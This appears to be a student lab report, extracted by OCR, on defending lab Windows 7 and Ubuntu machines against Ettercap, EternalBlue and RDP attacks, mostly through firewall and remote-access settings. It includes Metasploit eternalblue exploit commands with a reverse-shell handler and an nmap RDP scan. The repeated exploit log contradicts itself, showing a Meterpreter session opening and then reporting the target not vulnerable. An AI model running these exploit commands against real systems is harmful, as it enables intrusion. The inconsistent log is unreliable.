
4.3 Defence from Ettercap



Step 1: To defend against an attack from Ettercap, we trying to defend by using Avast antivirus




Step 2: We already scanned and want to see if Avast anti-virus can detect if the victim's machine is connected with the attacker's machine but still can detect the exploit.




Step 3: Then when Ettercap tries to attack the victim while Avast Antivirus still running, it can stop Ettercap to capture the data.

4.4 Defending SMB vulnerability


To avoid unauthorized access to your system. It is crucial to keep the firewall always on in the Windows machine. The defending step from Windows 7 will be taken from turning on the Windows Firewall.




Step 1: The step will begin with opening the Control Panel in the Windows tab.




Step 2: Next, we will choose the System and Security.




Step 3: In the System and Security. It will provide us with Windows Firewall.




Step 4: In the firewall, there are options to turn on or off the firewall. Click that option given.



Step 5: As we can see now, the color on the page is still red which gives us a signal that the firewall is still turned off.



Step 6: On this page, we should tick the options on the firewall and click ‘Okay’ to make the system do what we desire.




Step 7: After some time, we can see the colour on the page changed to green then it gives us a signal that the firewall is now in active state.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] Sending stage (200262 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.4:49328 ) at 2024-01-11 14:06:03 -0500
[-] 10.0.2.4:445          - Rex::ConnectionTimeout: The connection with (10.0.2.4:445) timed out.
[*] 10.0.2.4:445          - Scanned 1 of 1 hosts (100% complete)
[-] 10.0.2.4:445 - The target is not vulnerable.
```


Upon turning on the Firewall on the Windows 7 machine, the Attacking machine now stated that the target is not vulnerable. This will conclude the assignment as the metepreter of the exploit cannot access the Windows 7 machine.

4.3 Defending against RDP attacks


Defending against RDP (Remote Desktop Protocol) assaults in Windows include applying several security measures to safeguard the RDP service and the whole system. There are some of the most important steps to avoid this kind of attack such as limiting the Remote Desktop Protocol Access in Windows so that I would not be discovered in the RDP scanning in Attacking Machine. In this defending step, I will also turn to keep the firewall turned on to make sure no unauthorized user can access the defending device.




The step to limit the RDP access is simply to click on the START button and search for Computer, then I right-clicked on the computer and open the properties.




The properties button will lead my desktop to the System and security under the control panel. I will then choose the Remote Setting option.




Upon choosing the remote setting, it will lead me to the system properties of remote setting. Here I will change from ‘Allow connections from computers running any version of Remote Desktop (less Secure)’ to ‘Don’t allow connections to this computer’. Then we can select apply and then okay. The setting is all set.




Next is to turn the firewall ON. The step will begin with opening the Control Panel in the Windows tab.




Next, we will choose the System and Security.




In the System and Security. It will provide us with a Windows Firewall.




In the firewall, there are options to turn on or off the firewall. Click that option given.




As we can see now, the color on the page is still red which gives us a signal that the firewall is still turned off.



In this page, we should tick the options to on the firewall and click ‘Okay’ to make the system do what we desired.



After some time, we can see the color on the page changed to green then it gives us a signal that the firewall is now in an active state



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p 3389 --script rdp-enum-encryption 10.0.2.4
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-11 14:59 EST
Nmap scan report for 10.0.2.4
Host is up (0.00059s latency).

PORT     STATE    SERVICE
3389/tcp filtered ms-wbt-server
MAC Address: 08:00:27:4C:A6:14 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.14 seconds
```

We can see after turning the remote access to not allowing any connections to the computer, the attacker now have a result of the port is filtered.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] Sending stage (200262 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.4:49328 ) at 2024-01-11 14:06:03 -0500
[-] 10.0.2.4:445          - Rex::ConnectionTimeout: The connection with (10.0.2.4:445) timed out.
[*] 10.0.2.4:445          - Scanned 1 of 1 hosts (100% complete)
[-] 10.0.2.4:445 - The target is not vulnerable.
```

Also upon turning on the Firewall on the Windows 7 machine, the Attacking machine now stated that the target is not vulnerable. This will conclude the assignment as the metepreter of the exploit cannot access the Windows 7 machine.

5. Linux Defender


For Linux computers we have implemented several defenders to defend against any malicious attacks, those defenders are:

1. Antivirus ClamAV


2.Eset nod 32 Firewall

3. XDP-Firewall

5.1. ANTIVIRUS ClamAV




Step 1 : There is no Antivirus in ubuntu Linux.



